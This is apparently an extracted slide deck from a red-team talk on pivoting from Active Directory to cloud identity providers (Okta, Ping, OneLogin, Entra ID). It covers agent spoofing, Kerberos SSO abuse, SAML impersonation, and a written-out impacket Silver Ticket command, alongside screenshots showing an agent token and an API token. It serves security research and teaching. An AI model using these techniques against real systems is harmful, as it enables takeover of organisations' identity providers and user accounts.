
Code Release: <https://github.com/xpn/PingPostExToolkit>



Agent Spoofing

Spoofing OneLogin Agent

- Existing token stored in registry unencrypted
- **Using this will lead to a DOS of the existing agent connection (only way to recover is to restart the service)**



Agent Spoofing

Spoofing OneLogin Agent

The screenshot shows the configuration page for a OneLogin Agent. The 'Name' field is set to 'Legit DC'. The 'Installation Token' field contains the value '5122601219ab34123addb5238c15c111cabef7692', which is highlighted with a red box and labeled 'API Key'. The 'User sync priority' field is set to '0'. In the 'Tasks' section, 'User Synchronization' is disabled (red switch) and 'Authentication & Windows Domain Authentication' is enabled (green switch) with a yellow warning icon. A download button for 'ADC Version 5.1.8' is available. Below the main form is a table of AD Connector Instances:


Name	Status	User Sync / Priority	Auth	Version	Sync status
[REDACTED]	Connected	✓ 0	✓	5.1.8	Will be updated within 15 minutes, if healthy.
Test	Connected	0	✓	5.1.8	Will be updated within 15 minutes, if healthy.

Code Release: <https://github.com/xpn/OneLoginPostExToolkit>



Agent Spoofing

Demo



Kerberos

Pivoting to the cloud via the three-headed dog




AD Attacks

Kerberos

To authenticate with Active Directory, many organisations will use Kerberos for SSO.

Many will require a known IP address to trigger this flow (but not always).



AD Attacks

Common SPNs


SPN's can be searched for to determine IdP Kerberos support

Provider	SPN's
Okta	HTTP/company.kerberos.okta.com
Ping	HTTP/kerberos.pingone.com, HTTP/kerberos.pingone.asia, HTTP/kerberos.pingone.ca, HTTP/kerberos.pingone.eu
Entra ID	HTTP/autologon.microsoftazuread-sso.com
OneLogin	N/A (Uses internal AD Agent Web Page)



AD Attacks

Kerberos “Attack”



AD Attacks


Kerberos “Attack”

- Can help to pivot to IdP as current user
 - Existing user session
 - TgtDeleg Technique to proxy / impacket
- Can access IdP as compromised user
 - Known Password / Hash



AD Attacks

Kerberos Auth Demo



AD Attacks

Silver Ticket

Compromise of service account means we can generate Silver Ticket

Silver Ticket attacks allow us to authenticate as ANY user to the IdP.

This means we can turn an AD compromise of the service account into a compromise of the IdP.




```
1 ticketer.py -domain-sid S-1-5-21-3200707657-225432929-1791280457\  
2 -domain lab.local\  
3 -dc-ip DC01\  
4 -aesKey 946b65e053a5ff00cc78814680b9f4ddebcb4cd88b24332d7f12f9ab0c70203c\  
5 -user-id 1126\  
6 -spn HTTP/clientname.kerberos.okta.com\  
7 test.user
```



Kerberos

Demo



SAML Attacks

SAML

Quick Introduction / Refresher



SAML

Is it Token or Ticket, or Assertion...

Subject

```
<samlp:Response xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol" xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion" ID="_8e8dc5f69a98cc4c1ff"
    <saml:Issuer>http://idp.example.com/metadata.php</saml:Issuer>
    <samlp:Status>
        <samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/>
    </samlp:Status>
    <saml:Assertion xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xs="http://www.w3.org/2001/XMLSchema" ID="_d71a3a8e9fcc45c9e9d24
        <saml:Issuer>http://idp.example.com/metadata.php</saml:Issuer>
        <saml:Subject>
            <saml:NameID SPNameQualifier="http://sp.example.com/demo1/metadata.php" Format="urn:oasis:names:tc:SAML:2.0:nameid-format:transient">_cc
            <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
                <saml:SubjectConfirmationData NotOnOrAfter="2024-01-18T06:21:48Z" Recipient="http://sp.example.com/demo1/index.php?acs" InResponseTo="_
            </saml:SubjectConfirmation>
        </saml:Subject>
        <saml:Conditions NotBefore="2014-07-17T01:01:18Z" NotOnOrAfter="2024-01-18T06:21:48Z">
            <saml:AudienceRestriction>
                <saml:Audience>http://sp.example.com/demo1/metadata.php</saml:Audience>
            </saml:AudienceRestriction>
        </saml:Conditions>
        <saml:AuthnStatement AuthnInstant="2014-07-17T01:01:48Z" SessionNotOnOrAfter="2024-07-17T09:01:48Z" SessionIndex="_be9967abd904ddcae3c0eb4
            <saml:AuthnContext><saml:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:Password</saml:AuthnContextClassRef>
            </saml:AuthnContext>
        </saml:AuthnStatement>
        <saml:AttributeStatement>
            <saml:Attribute Name="uid" NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic">
                <saml:AttributeValue xsi:type="xs:string">test</saml:AttributeValue>
            </saml:Attribute>
            <saml:Attribute Name="mail" NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic">
                <saml:AttributeValue xsi:type="xs:string">test@example.com</saml:AttributeValue>
            </saml:Attribute>
            <saml:Attribute Name="eduPersonAffiliation" NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic">
                <saml:AttributeValue xsi:type="xs:string">users</saml:AttributeValue>
                <saml:AttributeValue xsi:type="xs:string">examplerole1</saml:AttributeValue>
            </saml:Attribute>
        </saml:AttributeStatement>
    </saml:Assertion>
</samlp:Response>
```

Signed and/or
Encrypted

Assertions

SAML Impersonation

SAML Impersonation

Okta

- Discovered by Ian Ahl (@TekDefense)
- Allows administrators to update subject used in SAML token
- Not really an “attack”, more of a convenient way to pivot to an account without resetting credentials
- Only works on providers which use Subject and not assertions

<https://permiso.io/blog/s/down-with-idp-impersonate-me/>



SAML Impersonation

Okta Demo

The image shows two side-by-side screenshots. On the left is the Okta My Apps Dashboard. It features a sidebar with 'My Apps', 'Work', 'Add section +', 'Notifications (1)', and 'Add apps'. The main area shows a 'My Apps' section with a 'Jira' app card. Below it are sections for 'Work' and 'Add section'. At the bottom, there's a 'Support' section with 'Help:' and 'Request an app' buttons, and a note about the last sign-in. On the right is a screenshot of the Burp Suite Community Edition v2023.12.1.4 - Temporary Project. The 'Repeater' tab is selected. It shows a 'Request' pane with a GET request to '/api/v1/apps/0oab03yuchENbx0s697/users/'. The 'Response' pane displays the JSON response, which includes various headers and a large JSON payload. The status bar at the bottom of the Burp Suite window indicates 2,763 bytes | 288 millis.

My Apps Dashboard (Left):

- My Apps
- Work
- Add section +
- Notifications (1)
- Add apps
- Jira (Atlassian Cloud Jira, SAML)
- Add section

Support:

- Help:
- Request an app

Last sign in: a few seconds ago
© 2024 Okta, Inc.

Burp Suite Community Edition v2023.12.1.4 - Temporary Project (Right):

Repeater tab selected.

Request:

```
Pretty Raw Hex
1 GET /api/v1/apps/0oab03yuchENbx0s697/users/ HTTP/2
2 Host: trial-5926916.okta.com
3 Authorization: SSWS
003HR5wmZIKiXNCRzvN0LAL9qNLcN4oHkRuN1BcK
4
5
```

